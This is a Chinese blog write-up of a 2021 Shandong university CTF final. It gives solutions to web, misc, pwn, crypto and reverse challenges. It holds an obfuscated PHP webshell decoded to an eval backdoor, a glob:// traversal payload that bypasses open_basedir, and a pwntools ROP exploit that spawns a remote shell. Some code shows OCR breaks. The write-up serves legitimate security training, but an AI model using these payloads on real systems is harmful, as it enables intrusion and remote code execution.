2021山东省大学生网络技术大赛网络安全赛道决赛WP

原创

OceanSec 于 2021-10-24 20:00:32 发布 8989 收藏 30

分类专栏： # CTF # WEB漏洞 文章标签： 1024程序员节

本文链接：https://blog.csdn.net/q20010619/article/details/120939448

CTF 同时被 2 个专栏收录

66 篇文章 30 订阅

订阅专栏

WEB漏洞

49 篇文章 6 订阅

订阅专栏

WP来自齐鲁师范学院网络安全社团

关注公众号接收更多最新的安全讯息


题目附件：

https://www.aliyundrive.com/s/n7tVTV3rpWK

关注博主不迷路，一键三连不要吝啬❤

web

checkin2




hacker'gift

扫目录找admin目录，访问

```
http://ip:20000/admin
会自动跳转到以下目录
http://ip:20000/admin/#/app/index
```

使用弱口令admin admin888登录
后台很多功能不能用，不用删除、上传、修改文件，但是有检测木马功能找到后门文件也就是题目提示的黑客的礼物




访问下，是一个混淆的php代码

/media/door.php 在线编辑

```
<?php
$mt  = "mFsKCleRfU";
$ojj = "IEBleldle";
$hsa = "E9TVFsnd2VuJ10p";
$fnx = "Ow==";
$zk  = str_replace( "d", "", "sdtdrd_redpdldadcde" );
$ef  = $zk( "z", "", "zbazsze64_zdzeczodze" );
$dva = $zk( "p", "", "pcprpepaptpe_fpupnpcptpipopn" );
$zvm = $dva( '', $ef( $zk( "le", "", $ojj . $mt . $hsa . $fnx ) ) );
$zvm();
?>
```

```php
<?php
$mt  = "mFsKCleRfU";
$ojj = "IEBleldle";
$hsa = "E9TVFsnd2VuJ10p";
$fnx = "Ow==";
$zk  = str_replace( "d", "", "sdtdrd_redpdldadcde" ); //str_replace
$ef  = $zk( "z", "", "zbazsze64_zdzeczodze" );          //base64_decode
$dva = $zk( "p", "", "pcprpepaptpe_fpupnpcptpipopn" ); //create_function
$zvm = $dva( '', $ef( $zk( "le", "", $ojj . $mt . $hsa . $fnx ) ) ); // @eval($_POST['wen']);
```

使用蚁剑链接，密码wen，根目录找到flag



find_cross_and_read

存在两个文件index.php可以读文件，但是不知道flag在哪，也无法找到flag的具体位置

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
extract($_REQUEST);
if (file_exists($path))
{
    $content = file_get_contents($path);
    echo $content;
}
else{
    echo "NOT THIS FILE!!!";
}
```

访问/?path=/flag，发现提示 flag not in here index999.php
访问index999.php

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
ini_set("open_basedir","/var/www/html");
extract($_REQUEST);
if(strstr($path,"*"))
{
    die('noway!');
}
function readpath($path)
{
    if (isset($path))
    {
        try
        {
            $a = new DirectoryIterator($path);
            echo "This Is files:";
            foreach($a as $g){
                echo($g->__toString().",");
            }
        }catch (Exception $e){
            echo "What Do You Want???";
        }
    }
    else{
        echo "Hello HACKER~~";
    }
}
readpath($path);
```

发现设置了open_basedir，也就是只能读取 /var/www/html 下的文件，存在DirectoryIterator可以结合glob伪协议进行目录遍历，因为过滤了*号，可以用?代替

```
在linux通配符中，*表示0到多个字符，?表示一个字符
```

思路就是在index999.php跨目录找flag的位置，然后用index.php去读取文件

```
/index999.php?path=glob:///??????????????/???????
```

不太好猜，可以写脚本爆破

index.php去读取文件

```
/?path=/13f95a7112369fb4/flaaaag
```

不安全 | 1.13.174.10:20001/?path=/13f95a7112369fb4/flaaaag


```
<?php
error_reporting(0);
highlight_file(__FILE__);
extract($_REQUEST);
if (file_exists($path))
{
    $content = file_get_contents($path);
    echo $content;
}
else{
    echo "NOT THIS FILE!!!";
}
DASCTF{1dd4a611ed63a1a3c453f9467cf639af}
```


misc

misc2-1编码


XXencode、UUencode、base58

misc2-2我只是一个普通的图片





将png压缩之后发现CRC32是相同的




明文攻击，爆出密钥之后保存无加密的zip

得到flag

DASCTF{be097781627e17d75db6532704b8799f}

areyouctfer

爆破，密码为rc4，但是图片损坏，010打开，发现文件头前有东西



rc4解密一下得到flag

脚本

```
#include<stdio.h>
void rc4_init(unsigned char* s, unsigned char* key, unsigned long Len_k) //初始化函数
{
int i = 0, j = 0;
char k[256] = { 0 };
unsigned char tmp = 0;
for (i = 0; i < 256; i++) {
s[i] = i;
k[i] = key[i % Len_k];
}
for (i = 0; i < 256; i++) {
j = (j + s[i] + k[i]) % 256;
tmp = s[i];
s[i] = s[j];
s[j] = tmp;
}
}
void rc4_crypt(unsigned char* Data, unsigned long Len_D, unsigned char* key, unsigned long Len_k) //加解密
{
unsigned char s[256];
rc4_init(s, key, Len_k);
int i = 0, j = 0, t = 0;
unsigned long k = 0;
unsigned char tmp;
for (k = 0; k < Len_D; k++) {
i = (i + 1) % 256;
j = (j + s[i]) % 256;
tmp = s[i];
s[i] = s[j];
s[j] = tmp;
t = (s[i] + s[j]) % 256;
Data[k] = Data[k] ^ s[t];
}
}
int main()
{
unsigned char key[] = "areyouctfer";
unsigned long key_len = sizeof(key) - 1;
unsigned char data[] = {0xBE,0x8D,0xF5,0x67,0x02,0xC6,0x88,0x7B,0x7C,0xA0,0x99,0x74,0xF2,0xBD,0xF7,0xD0,0x5E,0x3
A,0x38,0x5B,0xF4,0xE1,0x92,0x53,0x44,0x8E,0xFE,0x7E,0xA8,0x2D,0xF1,0x1B,0x02,0x95,0x6D,0x66,0xA6,0x8D,0xD5,0x92}
;
rc4_crypt(data, sizeof(data), key, key_len);
for (int i = 0; i < sizeof(data); i++)
{
printf("%c", data[i]);
}
printf("\n");
}
```


Easy_Office

两部分flag

Congratulations on getting flag,the flag is;

没错了，这就是 flag78a007fe}

其实是将字体的名字改成了flag



pwn

pwn1

exp

```python
from pwn import *
context.log_level = 'debug'
r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()
# p = process('./pwn')
p = remote('1.13.174.10','10000')
elf = ELF('./pwn')
libc = elf.libc
puts_plt = elf.plt['printf']
puts_got = elf.got['printf']
# gdb.attach(p,'b *0x4007F5')
# gdb.attach(p,'b *0x4007DB')
rdi = 0x0000000000400863
rsi = 0x0000000000400861
ret = 0x000000000040028c
# main = 0x4005ca
main = 0x400714
sla('length :',str(-1))
# pl = 'a'*(312-8)+p64(puts_got+0x130)+p64(0x4007DB)+p64(main)
pl = 'a'*312+p64(rdi)+p64(puts_got)+p64(ret)+p64(puts_plt)+p64(main)
sla('bytes of data!',pl)
base = u64(ru('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['printf']
system = base+libc.sym['system']
sh = base+libc.search('/bin/sh\x00').next()
success(hex(base))
sla('length :',str(-1))
pl = 'a'*312+p64(rdi)+p64(sh)+p64(ret)+p64(system)
sla('bytes of data!',pl)
shell()
```

crypto

rsssssa8

buu原题，低加密指数攻击

脚本

```
from gmpy2 import iroot
import libnum
e = 0x3
n =  622385519784338380014984577364290069918655837286261321391362563914859688577416494189905475714377629344498686345622452861766184713557861383815674762654842146089001674405113821252599435582461592587162139637351313934286056267730310686443212614452842307494577636796896982305851973109457952603045849910806047029291c1 = 184706733600030961911836917506112422167545490484023895702890946835667701083139603160422181673643482375812680575389095142687410989330788033710088246782628789557043348703224329521695342998531932006194716597523162472306119232610211018033794397444557249275490146884605734496362904120178078821

k = 0
while 1:
    res = iroot(c1+k*n,e)  #c+k*n 开3次方根 能开3次方即可
    #print(res)
    #res = (mpz(13040004482819713819817340524563023159919305047824600478799740488797710355579494486728991357), True)
    if(res[1] == True):
        print(libnum.n2s(int(res[0]))) #转为字符串
        break
    k=k+1
#print(DASCTF{aae20c7039a5b479aa8e78a8599a539e})
```


re

ez_apk

用android killer打开apk文件，找到主要函数

```java
import androidx.appcompat.widget.Toolbar;
import com.google.android.material.floatingactionbutton.FloatingActionButton;
import com.google.android.material.snackbar.Snackbar;

public class MainActivity
  extends AppCompatActivity
{
  private String cipher;

  private boolean checkcin(String paramString)
  {
    byte[] arrayOfByte = getString(2131623973).getBytes();
    paramString = paramString.toCharArray();
    char[] arrayOfChar = new char[paramString.length];
    for (int i = 0; i < paramString.length; i++) {
      if ((paramString[i] != '_') && (paramString[i] != '{') && (paramString[i] != '}'))
      {
        if ((paramString[i] < 'a') || (paramString[i] > 'z')) {
          break;
        }
        arrayOfChar[i] = ((char)(char)((arrayOfByte[(i % arrayOfByte.length)] - 97 + paramString[i] - 97) % 26 + 97));
      }
      else
      {
        arrayOfChar[i] = ((char)paramString[i]);
      }
    }
    paramString = new String(arrayOfChar);
    return this.cipher.equals(paramString);
  }

  protected void onCreate(Bundle paramBundle)
  {

  public boolean onCreateOptionsMenu(Menu paramMenu)
  {

  protected void onDestroy()
  {

  public boolean onOptionsItemSelected(MenuItem paramMenuItem)
  {

  protected void onResume()
  {

  protected void onStart()
  {
    super.onStart();
    String str = getString(2131623969);
    byte[] arrayOfByte = str.getBytes();
    for (int i = 0; i < str.length(); i++) {
      arrayOfByte[i] = ((byte)(byte)(arrayOfByte[i] ^ i));
    }
    this.cipher = new String(arrayOfByte);
```

在res\value\string.xml目录里找到cipher和key，key是用于加密的Byte数组




```xml
<string name="abc_activity_chooser_view_see_all">See all</string>
<string name="abc_activitychooserview_choose_application">Choose an app</string>
<string name="abc_capital_off">OFF</string>
<string name="abc_capital_on">ON</string>
<string name="abc_menu_alt_shortcut_label">Alt+</string>
<string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
<string name="abc_menu_delete_shortcut_label">delete</string>
<string name="abc_menu_enter_shortcut_label">enter</string>
<string name="abc_menu_function_shortcut_label">Function+</string>
<string name="abc_menu_meta_shortcut_label">Meta+</string>
<string name="abc_menu_shift_shortcut_label">Shift+</string>
<string name="abc_menu_space_shortcut_label">space</string>
<string name="abc_menu_sym_shortcut_label">Sym+</string>
<string name="abc_prepend_shortcut_label">Menu+</string>
<string name="abc_search_hint">Search…</string>
<string name="abc_searchview_description_clear">Clear query</string>
```

用脚本算出正确的cipher

```python
cipher = 'f`vg\u007fvkXknxfznQv|gz|\u007f}c|G~bh{{x|\u007fVVFGX'
flag = ''
for i in range(0,len(cipher)):
    flag += chr(ord(cipher[i:i+1]) ^ i)
print(flag)
```

计算flag

```python
cipher = ['f', 'a', 't', 'd', '{', 's', 'm', '_', 'c', 'g', 'r', 'm', 'v', 'c', '_', 'y', 'l', 'v', 'h', 'o', 'k
', 'h', 'u', 'k', '_', 'g', 'x', 's', 'g', 'f', 'f', 'c', '_', 'w', 't', 'e', 'c', '}']
key = ['a', 'p', 't', 'x', 'c', 'o', 'n', 'y']
flag = ''
for i in range(0,len(cipher)):
    if ((cipher[i] != '_') and (cipher[i] != '{') and (cipher[i] != '}')):
        if (cipher[i] < key[i % len(key)]):
            flag += chr((ord(cipher[i]) - ord(key[i % len(key)]) + 26) % 26 + 97)
        else:
            flag += chr((ord(cipher[i]) - ord(key[i % len(key)]))  % 26 + 97)
    else:
        flag += cipher[i]
print(flag)
```

```
2
D:\python\python.exe D:/exe/2.py
b'DASCTF{aae20c7039a5b479aa8e78a8599a539e}'

Process finished with exit code 0
```

DASCTF{aae20c7039a5b479aa8e78a8599a539e}